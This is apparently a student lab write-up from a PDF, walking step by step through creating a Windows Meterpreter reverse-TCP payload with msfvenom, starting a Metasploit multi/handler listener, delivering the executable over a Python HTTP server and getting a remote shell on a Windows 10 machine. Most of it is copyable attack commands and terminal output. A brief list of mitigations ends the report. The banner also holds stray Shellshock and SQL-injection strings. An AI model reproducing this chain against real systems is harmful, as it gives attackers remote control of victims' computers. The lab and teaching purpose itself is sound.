
Step 1: Create a folder named JANVI. Open terminal there.



```
kali@kali: ~/Desktop/JANVI
File Actions Edit View Help
└─(kali㉿kali)-[~/Desktop/JANVI]
$ msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.56.101 lport=5555 -f exe -o /home/kali/Desktop/JANVI/payload.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: /home/kali/Desktop/JANVI/payload.exe
```

Open Metasploit Framework in another terminal on Kali Linux by the command.

msfconsole



```
jani234@kali: ~
File Actions Edit View Help
└─(kali㉿kali)-[~]
$ su - jani234
Password:
└─(jani234㉿kali)-[~]
$ msfconsole
Metasploit tip: Use sessions -1 to interact with the last opened session

*Neutrino_Cannon*PrettyBeefy*PostalTime*binbash*deadastronauts*EvilBunnyWrote*L1T*Mail.ru*() { :;}; echo vulnerable*
*Team sorceror*ADACTF*BisonSquad*socialdistancing*LeukeTeamNaam*OWASP Moncton*Alegori*exit*Vampire Bunnies*APT593*
*QuePasaZombiesAndFriends*NetSecBG*coincoin*ShroomZ*Slow Coders*Scavenger Security*Bruh*NoTeamName*Terminal Cult*
*edspinner*BF6*MagentaHats*0x0DA*Kacuszski*AlphaPwners*FILAHA*Raffaela*HackSurYvette*outout*HackSouth*Corax*yeeb0iz*
*SKUAt*Cyber COBRA*flaghunters*0xCD*AI Generated*CSEC*p3nnm3d*IFS*CTF_Circle*InnoteLabs*baadf00d*BitSwitchers*0xnoobs*
*ItPwns - Intergalactic Team of PWNS*PCsquared*f334aks*runCMD*0x194*Kapital Krakens*ReadyPlayer1337*Team 443*
*H4CKSNOW*InfoUseC*CTF Community*DCZia*NiceWay*0xBlueSky*ME3*Tipi'Hack*Porg Pwn Platoon*Hackerty*hackstreetboys*
*ideaengine007*eggcellent*H4xxcw167*klocalhorst*Original Cyan Lonker*Sad_Pandas*FalseFlag*OurHeartBleedsOrange*SBWASP*
*Cult of the Dead Turkey*doesthismatter*crayontheft*Cyber Mausoleum*scripterz*VetSec*norb0t*Delta Squad Zero*Mukesh*
*x00-x00*BlackCat*ARES*x*xp*vaporsec*purplehax*RedTeam@MTU*UsalamaTeam*vitamink*RISC*forkbomb444*hownowbrowncow*
*etherknot*cheesebaguette*downgrade*FR13ND5*badfirmware*Cut3Dr4g0n*dc615*nora*Polaris OneTeam*hail hydra*Takoyaki*
*Sudo Society*incognito-flash*TheScientists*Tea Party*Reapers of Pwnage*OldBoys*MOUL3Fr1t1B13r3*bearswithsaws*DC540*
*iMosuke*Infosec_zitro*CrackTheFlag*TheConquerors*Asur*4fun*Rogue-CTF*Cyber-TMHC*The_Pirhacks*btwIuseArch*MadDawgs*
*HInc*The Mighty Mangolins*CCSF_RamSec<x4n0n>x0rc3r3rs*emehacr*Ph4n70m_R34p3r*humzia*Preeminence*UMGC*ByteBrigade*
*TeamFastMark*Towson-Cyberkatz*meow*xrzhev*PA Hackers*Kuolema*Nakateam*Log!c B0mb*NOVA-InfoSec*teamstyle*Panic*
*B0NG0R3*
*Les Tontons Fl4gueurs*
*' UNION SELECT `password`*
*burner_herz0g*
*here_there_be_trolls*
*r4t5_*6rung4nd4*NYUSEC*
*IkastenIO*TWC*balkansec*
*TofuEelRoll*trash Pandas*
*Astra*Got Schwartz?*tmux*
*\nls*Juicy white peach*
*HackerKnights*
*Pentest Rangers*
*placeholder name*bitup*
*UCASers*onotch*
*NeNiNuMm0k*
*Maux de tête*LalaNG*
*crr0tz*z3r0p0rn*clueless*
*HackWara*
*Kugelschreibertester*
*icemasters*
*Spartan's Ravens*
*g0lddig3rs*pappo*
```


Step 2: Generate Payload in another terminal

JANVI UPARE

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=<Attacker_IP>
LPORT=5555 -f exe -o /<path_to_payload>/payload.exe
```

Replace '<Attacker_IP>' with the IP address of the Kali Linux machine.

Now the payload is created in the folder named JANVI.



Step 3: Set Up Metasploit Listener using commands:

```
use exploit/multi/handler
```

```
set payload windows/meterpreter/reverse_tcp
```

```
set LHOST <Attacker_IP>
```

```
set LPORT 5555
```

```
exploit
```

```
Metasploit Documentation: https://docs.metasploit.com/ome, the more
[*] Started reverse TCP handler on 192.168.56.101:5555
```

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.56.101
lhost => 192.168.56.101
msf6 exploit(multi/handler) > set lport 5555
lport => 5555
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.56.101:5555
```


Step 4: Transfer Payload to Windows 10 Machine using command:

JANVI UPARE

```
(janvi234㉿kali)-[~]
$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

Step 5: Execute Payload on Windows 10 Machine

Run ‘payload.exe’ on the target machine.



Step 6: Establish Reverse Shell Connection

- Once the payload is executed, Metasploit will receive a reverse shell connection.

```
meterpreter > shell
Process 3684 created.
Channel 1 created.
Microsoft Windows [Version 10.0.19045.3803]
(c) Microsoft Corporation. All rights reserved.

C:\Users\ranso\Downloads>
```

Step 7: Interact with the Shell

5. Mitigation Steps

JANVI UPARE

1. Update and Patch Systems: Ensure all systems and software are up to date with the latest security patches.
2. Use Anti-virus and Anti-malware Software: Regularly scan systems with updated anti-virus and anti-malware tools.
3. Implement Network Security Measures: Use firewalls, IDS/IPS, and network monitoring to detect and block suspicious activities.
4. Restrict Execution of Unauthorized Software: Use application whitelisting to prevent execution of unauthorized applications.
5. User Training: Train users to recognize phishing attempts and the risks of running unknown executables.